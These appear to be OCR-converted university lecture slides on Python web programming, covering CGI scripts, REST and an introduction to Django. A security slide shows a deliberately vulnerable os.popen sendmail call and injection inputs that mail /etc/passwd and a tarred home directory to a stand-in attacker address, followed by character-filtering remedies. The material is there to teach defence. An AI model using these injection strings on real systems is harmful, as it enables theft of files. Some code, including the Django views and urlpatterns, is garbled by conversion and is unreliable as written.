Slides from INF3331 lectures - web programming in Python

Joakim Sundnes & Hans Petter Langtangen

Dept. of Informatics, Univ. of Oslo

&

Simula Research Laboratory

August 2011

Programming web applications in Python

Overview

- Intro
- CGI scripts in Python
- RESTful web services
- Intro to Django

More info

- Chapter 7 in the course book
- The Django book (www.djangobook.com
- Pydoc cgi, django, (sqlite3)

Interactive Web pages

- Topic: interactive Web pages
  (or: GUI on the Web)
- Methods:
  - Java applets (downloaded)
  - JavaScript code (downloaded)
  - CGI script on the server
  - PHP (Hypertext preprocessor, script on server)
  - Django framework, app on server
  - Ruby on Rails, app on server
- Perl and Python are very popular for CGI programming
- Django is a Python-based framework for database oriented interactive web pages

Scientific Hello World on the Web (CGI script)

- Web version of the Scientific Hello World GUI (examples in source code to “Python scripting for computational science”)
- HTML allows GUI elements (FORM)
- Here: text (’Hello, World!’), text entry (for r) and a button ’equals’ for computing the sine of r
- HTML code:

```
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw1.py.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="1.2">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
</FORM></BODY></HTML>
```

GUI elements in HTML forms

- HTML widget type: `INPUT TYPE`
- Variable holding input: `NAME`
- Default value: `VALUE`
- Widgets: one-line text entry, multi-line text area, option list, scrollable list, button

The very basics of a CGI script

- Pressing "equals" (i.e. submit button) calls a script hw1.py.cgi

```
<FORM ACTION="hw1.py.cgi" METHOD="POST">
```

- Form variables are packed into a string and sent to the program
- Python has a cgi module that makes it very easy to extract variables from forms

```
import cgi
form = cgi.FieldStorage()
r = form.getvalue("r")
```

- Grab r, compute sin(r), write an HTML page with (say)

```
Hello, World! The sine of 2.4 equals 0.675463180551
```

A CGI script in Python

- Tasks: get r, compute the sine, write the result on a new Web page

```
#!/store/bin/python
import cgi, math

# required opening of all CGI scripts with output:
print "Content-type: text/html\n"

# extract the value of the variable "r":
form = cgi.FieldStorage()
r = form.getvalue("r")

s = str(math.sin(float(r)))
# print answer (very primitive HTML code):
print "Hello, World! The sine of %s equals %s" % (r,s)
```

Remarks

- A CGI script is run by a *nobody* or *www* user
- A header like

  ```
  #!/usr/bin/env python
  ```


  relies on finding the first python program in the PATH variable, and a *nobody* has a PATH variable out of our control
- Hence, we need to specify the interpreter explicitly:

  ```
  #!/store/bin/python
  ```

- Old Python versions do not support `form.getvalue`, use instead

  ```
  r = form["r"].value
  ```

An improved CGI script



- Last example: HTML page + CGI script; the result of sin(r) was written on a new Web page
- Next example: just a CGI script
- The user stays within the same dynamic page, a la the Scientific Hello World GUI
- Tasks: extract r, compute sin(r), write HTML form
- The CGI script calls itself

The complete improved CGI script

```
#!/store/bin/python
import cgi, math
print "Content-type: text/html\n" # std opening

# extract the value of the variable "r":
form = cgi.FieldStorage()
r = form.getvalue('r')
if r is not None:
    s = str(math.sin(float(r)))
else:
    s = ''; r = ''

# print complete form with value:
print """
<HTML><BODY BGCOLOR="white">
<FORM ACTION="hw2.py.cgi" METHOD="POST">
Hello, World! The sine of
<INPUT TYPE="text" NAME="r" SIZE="10" VALUE="%s">
<INPUT TYPE="submit" VALUE="equals" NAME="equalsbutton">
%s </FORM></BODY></HTML>\n""" % (r,s)
```

Debugging CGI scripts

- What happens if the CGI script contains an error?
- Browser just responds "Internal Server Error" – a nightmare
- Start your Python CGI scripts with

```
import cgitb; cgitb.enable()
```

  to turn on nice debugging facilities: Python errors now appear nicely formatted in the browser

Debugging rule no. 1

- Always run the CGI script from the command line before trying it in a browser!

```
unix> export QUERY_STRING="r=1.4"
unix> ./hw2.py.cgi > tmp.html    # don't run python hw2.py.cgi!
unix> cat tmp.html
```

- Load tmp.html into a browser and view the result
- Multiple form variables are set like this:

```
QUERY_STRING="name=Some Body&phone=+47 22 85 50 50"
```

Potential problems with CGI scripts

- Permissions you have as CGI script owner are usually different from the permissions of a *nobody*, e.g., file writing requires write permission for all users
- Environment variables (PATH, HOME etc.) are normally not available to a *nobody*
- Make sure the CGI script is in a directory where they are allowed to be executed (some systems require CGI scripts to be in special cgi-bin directories)
- Check that the header contains the right path to the interpreter on the Web server
- Good check: log in as another user (you become a *nobody*!) and try your script

Security issues

- Suppose you ask for the user's email in a Web form
- Suppose the form is processed by this code:

```
if "mailaddress" in form:
    mailaddress = form.getvalue("mailaddress")
    note = "Thank you!"
    # send a mail:
    mail = os.popen("/usr/lib/sendmail " + mailaddress, 'w')
    mail.write("...")
    mail.close()
```

- What happens if somebody gives this "address":

```
x; mail evilhacker@some.where < /etc/passwd
```

??

Even worse things can happen...

- Another "address":

  ```
  x; tar cf - /hom/hpl | mail evilhacker@some.where
  ```

  sends out all my files that anybody can read
- Perhaps my password or credit card number reside in any of these files?
- The `evilhacker` can also feed Mb/Gb of data into the system to load the server
- Rule: Do not copy form input blindly to system commands!

Remedy

- Could test for bad characters like

```
&;`'\"|*?~<>^()[]{}\n\r
```

- Better: test for legal set of characters

```
# expect text and numbers:
if re.search(r'[^a-zA-Z0-9]', input):
    # stop processing
```

- Always be careful with launching shell commands; check possibilities for unsecure side effects

CGI limitations

- Lots of repetitive code
- Somewhat steep learning curve
- Limitations in code reuse
- Each request starts a separate process
- ...

Tools such as PHP, Ruby on Rails and Django were developed to overcome these problems.

REST intro

RESTful web services (1)

- REST is a set of architecture design principles for web applications (“Representational State Transfer”)
- Standard HTTP for communication (GET, PUT, POST, DELETE)
- Independent of platform and programming language
- Stateless communication
- Exposes underlying resources, each resource has a unique identifier (URI/URL)

RESTful web services(2)

Request	URL	What?
GET	/stuff/	List all “stuff” objects
GET	/stuff/<id>	Return “stuff” object with given id
POST	/stuff/[id]	Create a new “stuff” object
PUT	/stuff/<id>	Update a “stuff” object
DELETE	/stuff/<id>	Delete a “stuff” object

RESTful web services(3)

Request	URL	Maps to code
GET	/stuff/	Stuff.search()
GET	/stuff/<id>	Stuff.get(id)
POST	/stuff/[id]	Stuff.create(**kwargs)
PUT	/stuff/<id>	Stuff.create(**kwargs)
DELETE	/stuff/<id>	Stuff.delete(**kwargs)

RESTful web services (4)

- REST architecture is a resource oriented architecture (ROA), in contrast to service oriented architectures (SOA)
- Examples of RESTful APIs:
  - `https://dev.twitter.com/docs/api`
  - `http://devilry.org/devilry-django/dev/public_restful_ api.html#public-restful-api`

Django introduction

Installing Django

- On ubuntu:
```
sudo apt-get install python-django
```
- Other systems:
```
http://www.djangoproject.com/download/
tar xzvf Django-1.0.2-final.tar.gz
cd Django-*
sudo python setup.py install
```
- Python (>2.5) ships with sqlite3, so no database installation is needed

The MVC Design Pattern

A typical, minimal Django app contains three python files and an HTML template:

- `models.py` typically defines the interface to a database, represented by a Python class. The class is used to retrieve, update and delete records in your database using simple Python code.
- The `views.py` defines what will be displayed on the page. The views.py will typically define a number of functions, each one is called a *view*. The simplest form of a view will just return HTML formatted text, not so different from a CGI script. For more flexibility, an HTML template is used.
- The `urls.py` file specifies which view is called for a given URL pattern. For instance, the URL `www.somepage.com/latest` could result in a call to a view function `latest_books` in `views.py`.
- HTML templates are used by the views to enable flexible output, and to separate the design of the we page from its contents.

The python parts will be used and explained in the following examples. Django HTML templates is left as self study for the interested.

Getting started

- `django-admin startproject mysite` (alternatively, depending on installation; `python django-admin.py startproject mysite`
- The `startproject` command creates the directory `mysite`, which contains the following files:
  - `manage.py`: A command-line utility that lets you interact with this Django project in various ways. Type python manage.py help to get a feel for what it can do. You should never have to edit this file.
  - `settings.py`: Settings/configuration for this Django project. Take a look at it to get an idea of the types of settings available, along with their default values.
  - `urls.py`: The URLs for this Django project. Think of this as the table of contents of your Django-powered site. At the moment, it is empty.

Running the development server (1)

The Django development server is a built-in, lightweight Web server you can use while developing your site. Typing


```
python manage.py runserver
```

will give something like this

```
 Validating models...


0 errors found
Django version 1.3.1, using settings
'mysite.settings'
Development server is running at
http://127.0.0.1:8000/
Quit the server with CONTROL-C.
```

Running the development server (2)



A scientific Hello world view

Contents may be added to the site by creating a file `views.py` with the following function

```
from django.http import HttpResponse
from math import sin

def hello(request):
arg = 1
return HttpResponse("Hello world, sin(% g)= % g" %
(arg,sin(arg)))
```

Adding a URLpattern

- The Hello world view will still not show up, because it is not mapped to a URL. We need to add a URLpattern to the file `urls.py`:

```
urlpatterns = patterns(' ', \\
    ('\^ hello/\$', hello)) }
```

- The pattern is a standard regular expression. Maps the URL `mysite/hello/` to the function `hello` in `views.py`.

An improved version

- The view is still not very useful, with a hard coded argument to the sine function. Changing the view function is trivial:

```
from django.http import HttpResponse
from math import sin


def hello(request,arg=1):
arg = float(arg)
return HttpResponse("Hello world, sin(% g)= %
g" % (arg,sin(arg)))
```

- And then the magic is added in `urls.py`:

```
urlpatterns = patterns(' ',
    ('^hello/\$ ',hello),
    ('^hello/(\d+\.?\d *)/\$ ',hello)
)
```

Brief summary

- CGI scripts in Python is a suitable tool for simple dynamic web pages
- Django and similar frameworks give increased flexibility and ease of use
- Python models CGI and django share the same principle;
  - The user writes HTML code to standard output with print
  - The module generates the complete HTTP response
  - (Django HTML templates improve flexibility over hard coded output
- Next: a (slightly) more advanced example, see;

  `https://github.com/espenak/inf3331-djevelskap/tree/master/djevelskap`